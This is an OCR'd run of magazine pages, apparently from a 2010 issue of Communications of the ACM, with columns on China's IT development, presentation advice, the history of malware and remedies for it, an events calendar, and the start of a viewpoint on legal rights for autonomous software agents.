8. Wellman, B., Davis, J., and Anderson, M. Alice and robotics in introductory CS courses. In *Proceedings of the Fifth Richard Tapia Celebration of Diversity in Computing Conference* (Portland, OR, 2009), 98–102.
9. Zyda, M. Computer science in the conceptual age. *Commun. ACM 52*, 12 (Dec. 2009), 66–72.

David S. Touretzky (dst@cs.cmu.edu) is a research professor in the Computer Science Department and the Center for the Neural Basis of Cognition at Carnegie Mellon University in Pittsburgh, PA. He was named a Distinguished Scientist by ACM in 2006.

Research funded by National Science Foundation award DUE-0717705.

DOI:10.1145/1787234.1787245

Ping Gao and Jiang Yu

Emerging Markets
Has China Caught Up in IT?

An assessment of the relative achievements in IT infrastructure, firms, and innovation in China.

China is emerging as a new economic superpower, but is it also emerging as an IT superpower? Certainly it has gone a long way toward catching up and even leading in some fields. We can understand its "techno-nationalism" as the foundation. But—as recent difficulties with Google illustrate—it must also address ongoing challenges before the superpower label can be applied.

Understanding Catch-Up

IT infrastructure and services. When China started economic reform in the early 1980s, its information and communications infrastructure was weak. In 1980, the Chinese mainland had just four telephones per 1,000 citizens. In contrast, just over the border in Hong Kong—still a British colony at that time—there were approximately 460 phones per 1,000 citizens.[1] Even in the 1990s in Beijing, a two- to three-year wait was required to have a telephone line installed in a typical household. From that point, though, a combination of very strong demand, heavy state investment plus supply-side support from government to the monopoly supplier ensured a major change. The most recent figures indicate the number of fixed-line subscribers had reached more than 310 million; or 230 per 1,000 population.[7]

The mobile telecommunications market has similarly gained rapid momentum since 2G digital systems were deployed in 1994. By 2001, China was already the world's largest mobile telecommunications market. The latest figures show more than 640 million subscribers in 2008, and a 19% annual growth rate during the 2000s.[5] Contrast this with the U.S., which had 270 million subscribers and an 11% growth rate, or Japan with 110 million subscribers and a 5% growth rate. During this period, China's mobile telecommunications networks upgraded to GPRS and EDGE, and are now adopting 3G technology. As Fortune 500-listed companies, the three operators own nationwide networks and provide value-added services, mobile Internet connectivity, and the like.

Internet users in China.

China has also pushed ahead with national informatization programs initiated in 1994 with the creation of the National Information Infrastructure Steering Committee. This launched various "Golden" projects such as Golden Bridge, Golden Card, and Golden Customs, which have built a national platform for providing commercial Internet services, constructed a national credit card network, and linked customs points through a national EDI system, respectively. These are now just one small part of an overall drive for e-business, e-commerce, and e-government that has created more than 100 national information systems that provide a true "digital economy" infrastructure. Annual trade in China's B2C market, for example, is now around $3 billion (total e-commerce is approximately 100 times greater) and is growing at a rate of about 50% per year.

All of this has been built around a fast-growing e-infrastructure: by 2009, China had the world's largest population of Internet users (more than 300 million) and the largest population of broadband users (more than 100 million). For a long time that population was restricted to large cities and coastal provinces. But the 2004 Village Access project ensured that, by 2007, 99.5% of all administrative villages were connected to the telecommunications infrastructure.[6]

PHOTOGRAPH BY IMAGINECHINA VIA AP IMAGES

Of course, China will win most absolute IT numbers counts because it has the world's largest population. Take relative figures—for example, 48% mobile device penetration compared to 87% in the U.S.; 6% broadband penetration compared to 23% in the U.S.—and the country is no longer the world leader, but catching up. Considering relative growth rates, one should modify that to "catching up quickly." And taking into account the availability of services and standards then at least for a significant proportion of China's population, the message is "already caught up."

IT firms. In 2006, China Mobile became the world's largest mobile operator, with the world's biggest mobile subscriber base. The *Financial Times* ranked it fifth in a 2007 list of the world's most valuable brands,[4] reflecting the broader globalization of Chinese telecommunications firms. This has seen international strategic alliances set up between China Mobile and Vodafone, and China Unicom with Spain's Telefónica. And ambitions have gone beyond just alliance: in 2007, China Mobile purchased Pakistan's Paktel and used this as the launching pad for its own international brand, ZONG.

In IT services, local firms are the dominant force in the domestic market. Shenzhen-based Tencent, for example, has over 500 million registered users and a 78% share in the instant messaging market. Some firms have been able to grow even further. China's Alibaba.com is the global leader in the B2B market with 47 million users covering virtually every country in the world. Its 2007 $1.7 billion IPO was the largest for any Internet firm since Google. Google, like Amazon and other major Internet firms, has set up in China; such firms often create local joint ventures that help develop local partners. (At the time this column was written, Google relocated part of its search services under the domain name Google.cn to Hong Kong, but maintained its sales group and R&D functions in mainland China and has not closed its site in China.)

Foreign firms have also been important in IT manufacturing. In the early 1980s, when China was first targeting IT, its manufacturing industries were poor in both quality and innovation. It was thus forced to look to foreign partners, with imported technology dominating. As a result, nearly all leading IT firms have a joint venture or foreign independent investment operation in China. Initially a sign of weakness, though, China has managed these relationships, and ensured the large influx of foreign capital, technology, and expertise has acted as an impetus rather than a restraint to local firms. From being a stunted consumer market, China has grown to be one of the world's largest producers of IT equipment, including mobile systems and computers. Indigenous manufacturers have become key international players.

Some Chinese IT firms have evolved from this domestic platform to innovate enough to compete globally.

Perhaps most notable has been the performance of Lenovo and Huawei, set up in the 1980s. Lenovo achieved global attention and reach through its 2005 purchase of IBM's PC division. This purchase was an iconic statement of changing fortunes that led the firm—still one-quarter-owned by the Chinese government—to be the world's fourth-largest PC maker in 2009 with approximately $15 billion in sales.

Huawei's rise has been even more dramatic given its beginnings with a staff of 14 and some $3,000 of capital distributing imported telephone exchanges. By 2009, it had 90,000 employees and worldwide sales of more than $21 billion covering mobile, networks, terminals, and value-added services. In just two decades, it has not just caught up, but in some areas taken over. It is the world's number-two firm in telecommunications equipment and number one in subfields such as mobile switches and next-generation network technology. *BusinessWeek* rated it one of the world's 25 most influential companies in 2008.[3] Huawei achieved a significant milestone in 2009 when it won 4G roll-out contracts in Norway and Sweden that beat rivals Nokia and Ericsson in their home markets.

IT innovation. As noted earlier, before the 1990s China mainly depended on foreign technology. Since then the nexus of government and Chinese firms has adopted a twin-track approach to creating domestic technologies: boosting supply by investing in R&D, and steering local demand by buying locally innovated products. Today, in areas such as PCs and consumer electronics, Chinese technology dominates the domestic market. Construction of the nation's IT infrastructure has been predominantly based on indigenous products.

Some Chinese IT firms have evolved from this domestic platform to innovate enough to compete globally. Huawei can again provide an illustrative example: *FastCompany* rated it among the world's top five most innovative companies in 2010, along with Facebook, Amazon, Apple, and Google.[2] That rating reflected Huawei's relentless investment in technology R&D; spending some 10% of revenue on R&D centers based not just in China but now in India, Europe, and the U.S. It is the single largest applicant under the international Patent Cooperation Treaty.

Government has also played a role: through investment and policy decisions China has moved to sixth in the global patents league table. The quality and utilization of such patents outside China is sometimes limited, but the Chinese government is also playing a higher-level game. Understanding the importance of standards in the internationalization of IT, it has pushed to have Chinese-developed standards recognized and used. In this endeavor, it has had some success in breaking beyond the confines of the domestic market. The International Telecommunication Union has ratified three main 3G standards based on CDMA. China's TD-SCDMA now competes with W-CDMA (originating from Japan and Europe) and CDMA2000 (originating from the U.S.). The TD-SCDMA standard is widely used in China but is also starting to experience international deployments: first in Ghana but also

planned for South Korea and some Eastern European countries.

Explaining Catch-Up

We answer the question posed in the headline for this column with a mixed but generally positive response. In IT infrastructure, China is catching up quickly. In some areas of IT services and innovation it has caught up. A few IT firms and technologies are now world-leading. How did this happen in a country that, less than three decades ago, was decidedly "Third World"?

China's general economic growth has helped. So has its large size. But government and its policy of "techno-nationalism" has been a significant influencing factor with a series of policies that made IT—especially local IT capacity—a priority. The general approach has been heavy control followed by liberalization, but varied from sector to sector.

For example, in telecommunications services, infrastructure was very weak in the 1980s but there was some local capacity. The Chinese government decided to retain the state monopoly and granted it tax and investment privileges. Only as the market grew was competition introduced to boost growth, moving from monopoly to duopoly in 1994, and then opening to further competition in 1998 and 2008. In telecommunications equipment, local capacity was too limited and risked stunting wider growth. Government therefore opened the market to foreign firms in 1982. It used the lure of China's 1.3 billion potential consumers as leverage to encourage Western firms to compete among themselves in offering the best technology transfer to China, and the greatest support to local innovation.

The Chinese government has also created and supported a series of R&D programs that bring firms, research institutes, and universities together to work on R&D for key technologies. Creation of the TD-SCDMA standard involved just such a consortium. Together, these initiatives and actions mean China now has a drastically improved national innovation system.

Challenges and Future Trends

In IT infrastructure and services penetration, China is still some way behind the U.S., Western Europe, and neighbors like Japan and South Korea. Its national policies, though, will no doubt allow the "catching up quickly" to continue. For example, China has invested extensively in higher education over the next few years, coinciding with cutbacks in many Western nations.

More difficult will be China's aim for innovation leadership through techno-nationalism. One focus of the 2006 15-year Science and Technology Plan is building "indigenous innovation." This was made possible due to what had already been achieved since the 1980s; it was desirable because of what had yet to be achieved. But it faces three challenges. Tight governmental control and censorship of information, media, and the Internet in the name of national security inhibits innovation. For example, as an important propaganda channel, the broadcasting sector is tightly controlled by the state; as such, broadcast networks cannot converge with telecommunications and Internet networks to offer new information services.

Indigenous innovation also faces challenges from overseas. China's relations with foreign IT firms have been volatile. Sometimes they seem needed but not wanted; sometimes vice versa. Sometimes they are attacked in private but soothed in public; sometimes vice versa. Google, for example, has been welcomed, hacked, partnered, criticized, and tolerated—often simultaneously—all in a short time span.

Google is somewhat unusual—China does not rely on it (the Chinese firm Baidu dominates the search market) and Google does not rely on China (revenue from within China represents approximately 1% of total). But Google's reaction of pulling in U.S. government assistance is not unusual. One-quarter of U.S. high-tech firms feel they are losing out due to the 2006 Plan.[8] Accusations of Chinese protectionism and calls for U.S. Congressional countermeasures are increasing. Together with fallout from the Google case, this may damage foreign trade and investment and, hence, harm innovation in China.

Thirdly, Plan-based indigenous innovation requires direction from government. Indeed, the "Great Leap Forward" leitmotif in China's history is one that not just encourages this type of "big push" approach; it shows it is required for development. But governments may push the wrong way. The Chinese government's attempt to have indigenous WLAN Authentication and Privacy technology replace Wi-Fi in the local market did not succeed. And, it forced China Mobile to deploy the TD-SCDMA standard, even though this may be against the firm's own economic interests and wishes. Only time will validate whether it was right to override other voices, and whether this standard will truly succeed internationally.

In sum, the changes since the 1980s mean China's techno-nationalism is now a high-wire act—balancing between the economic and the political, the global and the local, the state and business. Its current model will remain central to ongoing IT catch-up and leadership, with major national initiatives already under way in the areas of nano-electronics and 4G mobile networking. China must hope these future large-scale initiatives do not lead it to slip off the high-wire arrangement it has constructed. C

References

1. *China Telecommunications Over 50 Years.* Ministry of Information Industry, Beijing, 1999.
2. *Fast Company.* The world's most innovative companies, (Feb. 2010); http://www.fastcompany.com/mic/2010
3. Gibson, E. and McGregor, J. The world's most influential companies, *BusinessWeek* (Aug. 8, 2008); http://images.businessweek.com/ss/08/12/1211_most_influential/index.htm
4. Global brands. *Financial Times,* London, 2007; http://www.ft.com/reports/globalbrands2007
5. *ICT-Eye.* International Telecommunication Union, Geneva, 2010; http://www.itu.int/ITU-D/icteye/Indicators/Indicators.aspx
6. *Ministry Report News.* Central Government of the People's Republic of China, Beijing, 2008; http://www.gov.cn/gzdt/2008-02/02/content_879678.htm
7. *Telecommunication Industry Statistics.* Ministry of Industry and Information Technology, Beijing, 2009; http://www.miit.gov.cn/n11293472/n11293832/n11294132/n12858447/12985105.html
8. Wray, R. and Stewart, H. Western business struggles to break Chinese barriers. *The Observer*, (Mar. 28, 2010), 38–39

Ping Gao (ping.gao@manchester.ac.uk) is a lecturer in development informatics at the Institute for Development Policy and Management, and Centre for Development Informatics, University of Manchester, U.K.; http://www.sed.manchester.ac.uk/idpm/, http://www.manchester.ac.uk/cdi.

Jiang Yu (yujiang@mail.casipm.ac.cn) is an associate professor in the Institute of Policy and Management, Chinese Academy of Sciences, China. He is the editor of the *Journal of Science and Technology Policy in China*.

DOI:10.1145/1787234.1787247

George V. Neville-Neil

Article development led by acmqueue
queue.acm.org


Kode Vicious
Presenting Your Project

The what, the how, and the why of giving an effective presentation.

Dear KV,

I have a nontechnical question for you. I've been asked to make a presentation on the project my team has been working on for the past year. Actually, I wasn't really asked so much: the eight of us drew straws, and I got the short one. Other than trying to imagine my audience in their underwear—a piece of advice I have now been given at least five times—what would you suggest?

Stage Frightened



PHOTOGRAPH BY SHENG HAN

Dear Stage,

I am almost positive that "Imagine your audience in their underwear" is just about the worst piece of advice anyone has ever given to a prospective speaker. Instead, there are practical steps you can take in order to ensure your presentation is well received. The most important step is to be prepared, which, as Tom Lehrer has pointed out, is the Boy Scout marching song. Unless you are very good at giving presentations, and from what you say above you're probably not, you need to know your material backward and forward before trying to explain it to a large group. You might be an expert in the nitty-gritty details of the system you're describing, but that's not good enough—in fact, it can be a drawback. No one, no matter how technical, wants to listen to someone drone on about the low-level details of some system. You need not only to know the low-level details but also to be able to talk about the system you are describing at many different levels, from the abstract to the specific. What the best speakers are able to communicate is not just the "what" of a system—that is, the specific details—but also the "how," which is a higher-level description, and most importantly, the "why."

The most memorable presentations are the ones that succeed on all three levels: "Here is *what* the system does, here is *how* it works, and here is *why* it's built that way." If you keep these three questions in your head while writing your outline and slides, then it is far more likely your presentation will go over well. Presentations full of only "what," or even "what" and "how," usually put audiences to sleep.

In preparing a presentation you should start with an outline. I realize many people will say, "But that's obvious," but it turns out it's not. Many people write presentations by starting with a title slide and then adding one slide after another until they feel they have enough to cover the material. Writing a presentation in this way inevitably leads to a wandering style of presentation that is more like a tortured walk through a maze of twisty paths, all different.

I have a template for my presentations, which includes sections for Introduction, History, and Conclusion, and I always end with a Questions slide. Even having just that much initial structure will help you to focus your thoughts on what you're trying to communicate to your audience.

Although this is necessary boilerplate, it is not sufficient. You need to pick three to five important points, depending on how much time you have allotted to present your material, and make those important points the foci of the internal sections of the talk. Make sure to introduce each point; the points are not supposed to be surprises you foist upon the audience at the end of each section. Make sure each point covers the what, how, and why before moving on to the next point.

You should think of your outline as a way to brainstorm on the presentation. Put everything you can think of in as a potential slide title, leave out the details, and then go back later and edit out the things that don't work. It is always easier to cut material at the last minute than it is to create something new.

One common issue all novice speakers have is figuring out how long the final presentation will run. I have found that, on average, most people do well with two minutes per slide. Although some people speak very quickly—in fact, I know an excellent speaker whose talk was once described as "being shot with a machine gun"—and others quite slowly, the reason for two minutes per slide is to keep the audience paying attention. When you first display a slide people will, believe it or not, actually read it. If you put up one slide and then speak for an hour, then it had better be the most interesting slide that has ever existed. Very few one-slide presentations are effective. Conversely, if you are flipping slides every 15 to 30 seconds you will lose your audience's attention.

Now that you have your slides together, it's time to go over a few important points about actually giving the presentation. Many people practice their presentations in front of a mirror, or a very kind colleague, friend, or loved one. I recommend avoiding torturing your significant other with your presentation unless he or she is also involved in the project.

A presentation should not be a one-way broadcasting of information but rather a conversation between the speaker and the audience.

When speaking in public it is important to remember you are trying to engage the audience. A presentation should not be a one-way broadcasting of information but rather a conversation between the speaker and the audience. You are telling the audience a story, and as such you should try to be engaging and to keep the audience interested. Do not speak in a monotone, and don't read the slides to the audience. Most audiences are literate enough to read your slides; you don't have to do it for them. The slides should act as a prompt for you to explain the what, how, or why of some point, but they are not lines on a teleprompter for you to read.

If at some point during the presentation you find yourself writing on a chalkboard, whiteboard, or other visual aid, do not speak to the board. One of my professors in college would stand at the chalkboard and read the textbook to it while writing out notes on the board; he barely, if ever, spoke to the class. I can tell you that I tried increasingly high levels of caffeine to keep myself awake, but no matter how much I took I could never remain awake through the full hour.

It's important to pace yourself as you speak. Remembering to breathe is quite important, and something that new speakers can actually forget to do. Panting at the end of each slide is a good indication that you ought to be breathing a bit more. Many speakers like to ask for questions from the audience throughout the talk, in part to keep the audience awake but also as a way of pacing themselves. While the "Any questions?" tactic can be useful, it must be used sparingly. Some audiences, particularly in Asia, do not ask questions during a presentation but only at breaks or after the presentation. If you call for questions two or three times and receive no response, then stop asking and wait until the end of the presentation. There are few things more annoying than having the speaker whine about how no one is asking questions.

When someone does ask a question, unless you're presenting to a group of fewer than 10 people in a conference room, make sure to repeat the question. The person asking the question is very likely facing you, and not the audience, and it's your responsibility to keep the audience involved throughout the entire talk. If you don't know the answer to a question, then do not try to make it up as you go along. Some people are able to make things up as they go along, but this is not what I'd recommend for someone doing their first, or even their tenth, presentation. You may also find there are people who are asking questions in order to prove how smart they are, rather than because they are interested in the answer. If you have one of these people in your audience, simply say, "That's very interesting, and I'd like to talk about that after the presentation." After a few such rebuffs they usually quiet down.

Finally, a piece of very basic, and perhaps base, advice: Eat lightly before your talk and make sure to use the bathroom, whether you think you need to or not, before you enter the room and begin your presentation.

KV

Related articles on queue.acm.org

Comparing and Managing Multiple Versions of Slide Presentations
Steven M. Drucker, Georg Petschnigg, Maneesh Agrawala
http://queue.acm.org/detail_video.cfm?id=1166263

Code Spelunking Redux
George V. Neville-Neil
http://queue.acm.org/detail.cfm?id=1483108

George V. Neville-Neil (kv@acm.org) is the proprietor of Neville-Neil Consulting and a member of the ACM *Queue* editorial board. He works on networking and operating systems code for fun and profit, teaches courses on various programming-related subjects, and encourages your comments, quips, and code snips pertaining to his *Communications* column.

DOI:10.1145/1787234.1787246

Eugene H. Spafford

Privacy and Security
Remembrances of Things Pest

Recalling malware milestones.




ILLUSTRATION BY GORDON STUDER

Anniversaries present an opportunity to reflect. Sometimes we celebrate anniversaries (birthdays, graduations, some marriages), and sometimes we grieve (deaths, disasters, and some marriages). There are also anniversaries when we compare what might have been against what has actually happened (all the above, and more).

Consider:

▸ The first use of the term "computer virus," occurred 40 years ago in *Venture Magazine*, in a science fiction story by Gregory Benford, involving computer code and a corresponding vaccine program.[a] Benford's friend, David Gerrold,[b] later incorporated these ideas into his novel, *When HARLIE Was One*.

▸ Next year is the 25th anniversary of the first widespread PC (MS-DOS) computer virus (known as Brain, Lahore, or Pakistani). By 2000 there were 40,000 families (code variations) of viruses for Microsoft-based operating systems; a few score viruses existed for other systems, including the Macintosh, Amiga, and Atari systems.[c]

▸ Last November was the 21st anniversary of the Internet Worm[d] that brought malicious software (malware) to the fore after it spread in part of the early Internet over several days. Next year is the 10th anniversary of its conceptual descendent, Nimda, which affected hundreds of thousands of Windows systems worldwide in less than 30 minutes.

By 2005, malware existed that spread by Web pages, email, and other network services. "Blended" threats were common, including components spread by inadvertent user activation. Malware developers quickly overcame new defenses as they were devised, deploying alteration of OS functions, code to disable security mechanisms and antivirus programs, and self-modification to foil pattern-based detection. Some malware applied vendor software patches to prevent other malware

a Personnel communication, later confirmed in a letter to the editor of the *New York Times*, published in 1994.

b David Gerrold is perhaps best known to many as the author of *The Trouble With Tribbles* story that was made into a much-beloved "Star Trek" episode.

c Early history of computer viruses can be found in many references, including "Virus" by E.H. Spafford in *Internet Besieged: Countering Cyberspace Scofflaws*; D. Denning and P. Denning, Eds., Addison-Wesley, 1997.

d See *Communications of the ACM 19*, 1 (Jan. 1989) for several analyses and views.

from displacing it: ironically, that malware performed better at maintaining systems than their owners!

Malware now includes "social engineering" components to entice the careless, unprotected, and unwary. Phishing, botnets, cross-site scripting and SQL injection have become commonly known terms. There have been many notorious uses of malware, including political action in Estonia, supporting military actions against the country of Georgia, and spying on human rights activists and the Dali Lama.

Early malware was developed for bragging rights or out of curiosity; today's malware is often written by criminals—including organized crime—to commit fraud, distribute spam email, obtain identity and account data, and steal proprietary commercial information. Malware-generation tools have proliferated, including some posted online for anyone to use. Globally, annual losses from malware may total in the tens of billions of dollars (or more)—and how do we put a price on the loss of national defense information, or the safety of activists opposed to oppressive regimes?

Tens of thousands of new instances of malware appear daily,[e] although it is impossible to get a precise count because of their often-polymorphic nature: a "new" version is created each time a download occurs. Of those, only a fraction is detected because of built-in stealth techniques and poor security practices by the victims. Current malware may remain without detection indefinitely (the APT or Advanced Persistent Threat; see http://www.wired.com/threatlevel/2010/02/apt-hacks/), and some botnets whose origins cannot be traced may include millions of compromised hosts (for example, Conficker).

The science fiction story of 40 years ago is now a scourge causing huge global losses and evolving as a new tool of organized aggression. The public is beginning to realize what specialists have known for years: these problems are getting worse. How did this happen? And what can we do about it?

e Personal communications from Vesselin Bontchev, John Thompson, and John Viega.

Early malware was developed for bragging rights or out of curiosity; today's malware is often written by criminals.

Factors

In no particular order, some of the most notable factors contributing to the proliferation of malware have included:

- Software is usually produced using error-prone tools and methods, including inadequate testing. Well-established security principles are ignored—if the developers even knew about them. Too many people believe narrow "secure programming"[f] approaches are the solution, and equate penetration efforts with security assurance;
- The market often rewards first-to-sell and lowest cost rather than extra time and care in development;
- Vendors favor producing large, all-in-one products to minimize development and marketing costs, but these have larger attack surfaces and more options to misconfigure and misunderstand;
- Vendors pursue upgrades and new releases as a means of maintaining revenue streams, but backward-compatibility and new features both contribute to new vulnerabilities;
- Customers in industry and government have placed more emphasis on acquisition cost than on total cost of operation, risk, and quality;
- Feature lock-in (product and training compatibility) coupled with a lack of good metrics on security and safety have hindered innovation and competition;
- Insufficient diversity enables "write-once, run everywhere" attacks;
- The end user is burdened with the costs and responsibilities for dealing with malware, leading to a culture of "add-ons" for security and skewed expectations;
- Periodic software patching and production use of beta products are viewed as the norm rather than as unusual exceptions;
- Law enforcement has not been given sufficient resources, support, or prioritization to pursue malware authors and operators;
- Research has been funded mostly to respond to current threats rather than to devise disruptive but safer replacements for current systems; and
- Issues involving pricing and licensing software in a diverse, global marketplace have led to numerous, unauthorized copies that may be ineligible for patches, and whose operators cannot afford security add-ons.

f "Secure programming" is writing code without certain features that have been frequently exploited.

Remediation

We can reduce the malware problem by actions on four major fronts.

Economics. The economics of security need to be changed. This includes increasing our understanding of the long-term risks and cost-effectiveness of security-related choices to enable better choices by system owners and operators; reducing the barriers to competition that might lead to safer products such as by embracing vendor-neutral, open standards to improve portability; and reexamining those parts of regulatory and intellectual property regimes that interfere with research and (re)use of sound security features. Judicious use of rewards and penalties for product quality might help. Changes to liability protections for vendors, ISPs, and end users could also encourage more proactive actions by all involved.

Milieu. The public needs basic education about good security and privacy practices to make better-informed choices. Where private owners cannot afford necessary upgrades or services to "disinfect" and reconfigure their systems, public "computing health" organizations should be created: contaminated clients are a threat to the community as a whole. Although not without their own problems, some uses of virtualization and software as a service (SaaS) present opportunities for migration of end users away from poorly maintained systems.

There must be a change in the attitude that end users are solely responsible for their systems' security. Customers are not to blame that systems are shipped without appropriate safeguards, nor should they be forced to buy and maintain a large (and growing) set of additional protections to use their systems safely. Additionally, everyone should learn that patching a system is not security, and penetration testing is no substitute for proper design and development.

Technology. As a field, we should reexamine construction of smaller, more protected systems and applications. Known, effective techniques such as putting code in read-only devices, code whitelisting, integrity monitoring, and better separation of privileges could all play a role if used integrally rather than as add-ons. Tools, programming languages, and platforms in use should also be reexamined from the perspective of how to build functional, safe systems cost-effectively rather as instruments perpetuating legacy decisions. Test methods, including some that were previously considered to be too complex to be practical, should be reconsidered given our continually advancing capabilities.[g]

Law. Most malware is a law enforcement issue, not a military one; it is *cybercrime*, not *cyberwar*. Police need tools, trained personnel, authority, and a clear mandate to pursue the authors and operators of malware. This will require a concerted international effort—but the trends are clear that people in every country are at risk if effective actions are not taken. Perhaps, with some creativity, approaches other than traditional criminal statues might be employed, akin to using tax law violations to convict Al Capone. Authors and operators of malware presented with a significant risk of substantial penalties might instead choose to pursue more legitimate professions.

Conclusion

It has taken decades for computing to evolve into the current worldwide infrastructure. Malware and automated attacks have also been evolving, and the result is an increasing, usually unnoticed drag on our innovation and economy. We are now at a point where it is becoming an existential issue for some companies and even governments.

Current and past methods employed against malware have perhaps slowed the growth of the problem but certainly have not stopped it.

Current and past methods employed against malware have perhaps slowed the growth of the problem but certainly have not stopped it. If we simply continue to do more of the same we will continue to be victimized, and the problem will get worse. The longer we wait, hoping that piecemeal and uncoordinated responses will be enough, the more difficult (and expensive) it will be to address the problems when we finally attempt to do so.

Change requires resources, will, and time. We do not need to do everything everywhere at once—but we do need to start. Unfortunately, some of those who are in the best positions to make changes are also under the most pressure to defer change precisely because it requires resources and disruption of the status quo. It is up to all of us to facilitate the changes that are needed—before too many more anniversaries pass us by. C

g This is a special case of what I described in "Rethinking computing insanity, practice and research" available at http://snipurl.com/rethinking.

Eugene H. Spafford (spaf@cerias.purdue.edu) is a professor of computer science and the executive director of the Center for Education and Research in Information Assurance and Security (CERIAS) at Purdue University.

Calendar of Events

August 16–17
Creativity and Innovation in Design,
Aarhus, Denmark,
Contact: Christensen Bo,
Email: bc.marktg@cbs.dk

August 16–20
Designing Interactive Systems Conference 2010,
Aarhus, Denmark,
Contact: Olav W. Bertelsen,
Email: olavb@cs.au.dk

August 18–20
International Symposium on Low Power Electronics and Design,
Austin, TX,
Sponsored: SIGDA,
Contact: Vojin G. Oklobdzjia,
Email: vojin@ece.ucdavis.edu

August 19–20
International Conference on Intercultural Collaboration 2010,
Copenhagen, Denmark,
Sponsored: SIGCHI,
Contact: Anne-Marie Soederberg,
Email: ams.ikl@cbs.dk

August 25–27
European Conference on Cognitive Ergonomics,
Delft, Netherlands,
Contact: Neerincx Mark,
Email: mark.neerincx@tno.nl

August 30–September 3
ACM SIGCOMM 2010 Conference,
New Delhi,
Sponsored: SIGCOMM,
Contact: Shivkumar Kalyanaraman,
Phone: 518-782-7875,
Email: shivkuma@gmail.com

August 31–September 4
International Conference on Distributed Smart Cameras,
Atlanta, GA,
Sponsored: SIGMM, SIGBED,
Contact: Marilyn Claire Wolfe,
Phone: 404-894-5933,
Email: wolf@ece.gatech.edu

September 1–3
Symposium on Solid and Physical Modeling,
Haifa, Israel,
Contact: Anath Fischer,
Phone: 972-482-93260,
Email: mereanath@technion.ac.il

DOI:10.1145/1787234.1787248

Samir Chopra

Viewpoint
Rights for Autonomous Artificial Agents?

The growing role of artificial agents necessitates modifying legal frameworks to better address human interests.

It is a commonplace occurrence today that computer programs, which arise from the area of research in artificial intelligence known as intelligent agents, function autonomously and competently;[1] they work without human supervision, learn, and, while remaining 'just programmed entities', are capable of doing things that might not be anticipated by their creators or users.

In short, leaving philosophical debates about the true meaning of 'autonomy' aside, they are worthy of being termed 'autonomous artificial agents'.[a] And on present trends, we, along with our current social and economic institutions, will increasingly interact with them. They will buy goods for us, possibly after carrying out negotiations with other artificial agents, process our applications for credit cards or visas, and even make decisions on our behalf (in smarter versions of governmental systems such as TIERS[2] and in the ever-increasing array of systems supporting legal decision-making[3]). As we interact with these artificial agents in unsupervised settings with no human mediators, their increasingly sophisticated functionality and behavior create awkward questions. If it is a reasonable assumption that the degree of their autonomy will increase, how should we come to treat these entities?

The artificial agent is better understood as the means by which the contract offer is constituted.

